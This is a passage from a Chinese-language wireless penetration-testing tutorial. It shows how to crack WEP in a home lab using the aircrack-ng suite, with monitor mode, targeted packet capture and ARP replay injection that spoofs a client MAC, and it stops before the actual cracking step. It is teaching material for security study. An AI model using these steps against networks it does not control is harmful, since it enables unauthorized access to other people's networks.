- 无线等效协议（WEP）
- 无线保护接入（WPA）
- 无线保护接入 v2（WPA2）

这一章中，我们会看一看每个加密协议，并演示针对它们的多种攻击。

5.2 WEP 加密

WEP 协议在 2000 年发现漏洞，但是，诧异的是，它仍然被使用，并且接入点仍然自带 WEP 功能。

WEP 中有许多密码学缺陷，它们被 Walker，Arbaugh，Fluhrer，Martin，Shamir，KoreK，以及其它人发现。密码学立场上的评估超出了这本书的范围，并且涉及到复杂的数学。这一节中，我们会看一看如何使用 Kali 中便捷可用的工具来破解 WEP 加密。这包含整

个 `aircrack-ng` 工具套件 -- `airmon-ng` ， `aireplay-ng` ， `airodump-ng` ， `aircrack-ng` ，以及其它。

WEP 的基础缺陷是使用 RC4 和短的 IV 值，每 224 帧复用。虽然这本身是个大数，但是每 5000 个封包中还是有 50% 的几率重用四次。为了利用这个，我们尝试大量流量，是我们增加重用 IV 的可能性，从而比较两个使用相同密钥和 IV 加密的密文。

让我们首先在测试环境中建立 WEP，并且看看如何破解。

实战时间

遵循以下步骤来开始：

1. 让我们首先连接到接入点 `Wireless Lab` ，并且访问设置区域来处理无线加密机制。

2. 在我的接入点上，这可以通过将 `Security Mode` 设置为 WEP 来完成。我们也需要设置 WEP 密钥长度。就像下面这样，我将 WEP 设置为使用 `128bit` 密钥。我将默认密钥设置为 `WEP Key 1` ，值为 `abcdefabcdefabcdefabcdef12` 。你可以随便设置它。

3. 一旦设置完成，接入点应该提供 WEP 作为加密机制。让我们现在启动攻击者的主机。

4. 让我们启动 `wlan0`，通过键入下列命令：

```
ifconfig wlan0 up
```

5. 下面，我们执行下列命令：


```
airmon-ng start wlan0
```

6. 这创建了 `mon0`，监控器模式接口，像下面这样。使用 `iwconfig` 验证 `mon0` 接口已经创建。

7. 让我们执行 `airodump-ng` ，使用下列命令定位我们的无线接入点：

```
airodump-ng mon0
```


8. 你可以看到，我们能够看到执行 WEP 接入点的 `Wireless Lab` 。




9. 对于这个练习，我们仅仅对 `Wireless Lab` 感兴趣，所以让我们输入下列命令来仅仅观察这个网络上的封包：

```
airodump-ng –bssid 00:21:91:D2:8E:25 --channel 11 --write WEPCrackingDemo mon0
```

之前的命令行就像这样：




10. 我们使用 `--write` 命令让 `airodump-ng` 保存封包。




11. 现在让我们将无线客户端连接到接入点，并使用 WEP 密钥 `abcdefabcdefabcdefabcdef12` 。一旦客户端成功连接， `airodump-ng` 会在屏幕上报告。


12. 如果你在相同目录下执行 `ls` ，你会看到以 `WEPCrackingDemo-*` 为前缀的文件，像这样。这些是 `airodump-ng` 创建的转储文件。




13. 如果你注意 `airodump-ng` 界面，数据封包的数量在 `#Data` 列下面列出，它还非常少（只有 68 个）。在 WEP 破解中，我们需要大量的数据风暴，使用相同密钥加密来利用协议的缺陷。所以，我们需要强迫网络来产生更多数据封包。为了完成它，我们使用 `aireplay-ng` 工具。




14. 我们使用 `Aireplay-ng` 捕获 ARP 封包，并将它们注入会网络来模拟 ARP 响应。我们在单独的窗口中启动 Aireplay-ng，像下面这样。将这些封包重放数千次，我们会在网络上生成大量流量。即使 Aireplay-ng 不知道 WEP 密钥，也能够通过观察封包大小来识别 ARP 封包。ARP 是个固定头部的协议，所以 ARP 封包的大小可以轻易判断，并且用于在加密流量中识别。我们执行 `aireplay-ng` ，参数会在后面讨论。 `-3` 选项用于 ARP 重放， `-b` 指定网络的 BSSID， `-h` 指定我们打算欺骗的客户端 MAC 地址。我们需要完成它，因为重放攻击只对验证和授权后的客户端 MAC 地址生效。



15. 不久你会看到 `aireplay-ng` 能够嗅探 ARP 封包并在网络上重放他们。如果你遇到了频道相关的错误，在命令后附加 `-ignore-negative-one` ，像这样：




16. 这时，`airodump-ng` 会开始收到一大堆数据封包。所以这些嗅探到的封包储存在我们之前看到的 `WEPCrackingDemo-*` 文件中：



